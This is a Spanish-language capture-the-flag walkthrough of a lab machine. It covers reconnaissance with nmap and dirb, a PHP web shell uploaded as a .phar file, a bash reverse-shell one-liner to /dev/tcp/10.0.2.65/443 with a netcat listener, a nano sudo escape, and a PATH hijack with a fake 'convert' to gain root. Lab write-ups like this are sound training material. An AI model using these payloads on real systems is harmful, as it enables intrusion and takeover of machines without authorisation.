
Desplegamos la máquina.

Realizamos un ping para comprobar la conectividad de la máquina y además con el ttl de 64 sabemos que estamos ante una Linux.




Con nmap comprobamos los puertos abiertos y sus servicios.


Con whatweb vemos las tecnologías que tiene la web.

Con dirb comprobamos los directorios y archivos ocultos que tiene la web.


Vemos que dentro de gallery hay un directorio llamado uploads.




A su vez el archivo php que hay dentro del directorio uploads nos deja subir imágenes.



Vamos a crear un script que ejecute php, pero con una extensión phar.



Una vez subido el archivo que se encuentra dentro de directorio de images, con el parámetro cmd que configuramos para poder ejecutar comandos, vemos que tenemos esa ejecución de comandos.



Nos hacemos una reverse shell con el típico oneliner.

```
172.17.0.2/gallery/uploads/images/shell.phar?cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'
```

Con netcat a la escucha por el puerto que proporcionamos en el oneliner, ya conseguimos acceso a la máquina.

```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 39940
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@f40ba0952f89:/var/www/html/gallery/uploads/images$
```

Una vez dentro comprobamos que usuarios hay dentro de la máquina.


```
www-data@f40ba0952f89:/var/www/html/gallery/uploads/images$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
gallery:x:1001:1001::/home/gallery:/bin/sh
```

Y con el usuario www-data vemos que podemos ejecutar con permisos de gallery el binario de nano.

```
www-data@f40ba0952f89:/$ sudo -l
Matching Defaults entries for www-data on f40ba0952f89:
    env_reset, mail_badpass, use_pty

User www-data may run the following commands on f40ba0952f89:
    (gallery) NOPASSWD: /bin/nano
    (www-data) NOPASSWD: /bin/nano
```

Buscamos en GTFO como escalar privilegios y ejecutamos los comandos.




```
www-data@f40ba0952f89:/home$ sudo -u gallery /bin/nano
Command to execute: reset; bash 1>&0 2>&0
```

Ahora ya tenemos la escalada a gallery realizada.

```
gallery@f40ba0952f89:/home$ id
uid=1001(gallery) gid=1001(gallery) groups=1001(gallery)
```

Comprobamos si con sudo podemos ejecutar algún binario como root y sin contraseña y ese es runme.

```
gallery@f40ba0952f89:~$ sudo -l
Matching Defaults entries for gallery on f40ba0952f89:
    env_reset, mail_badpass, env_keep+=PATH, use_pty

User gallery may run the following commands on f40ba0952f89:
    (ALL) NOPASSWD: /usr/local/bin/runme
```

Cuando lo ejecutamos vemos que convierte una imagen, pero ‘convert’ no lo encuentra.

```
gallery@f40ba0952f89:~$ sudo /usr/local/bin/runme
Converting image...
sh: 1: convert: not found
Done.
```

Por lo tanto, vamos a crear convert con una bash y con la flag -p para que nos mantenga las privilegios de root. Le damos permisos de ejecución.

```
gallery@f40ba0952f89:~$ echo "/bin/bash -p" > convert
gallery@f40ba0952f89:~$ ls -la
total 44
drwxr-x--- 1 gallery gallery 4096 Aug  5 08:07 .
drwxr-xr-x 1 root    root    4096 Mar 29 14:11 ..
-rw------- 1 gallery gallery  335 Aug  5 08:01 .bash_history
-rw-r--r-- 1 gallery gallery  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 gallery gallery 3771 Mar 31  2024 .bashrc
drwxrwxr-x 1 gallery gallery 4096 Mar 29 14:09 .local
-rw-r--r-- 1 gallery gallery  807 Mar 31  2024 .profile
-rw-rw-r-- 1 gallery gallery   13 Aug  5 08:07 convert
gallery@f40ba0952f89:~$ chmod +x convert
```

Agregamos al path la carpeta personal de gallery.

```
gallery@f40ba0952f89:~$ export PATH=/home/gallery:$PATH
gallery@f40ba0952f89:~$ echo $PATH
/home/gallery:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Listo ya tenemos root al ejecutar el binario.

```
gallery@f40ba0952f89:~$ sudo /usr/local/bin/runme
Converting image...
root@f40ba0952f89:/home/gallery# id
uid=0(root) gid=0(root) groups=0(root)
```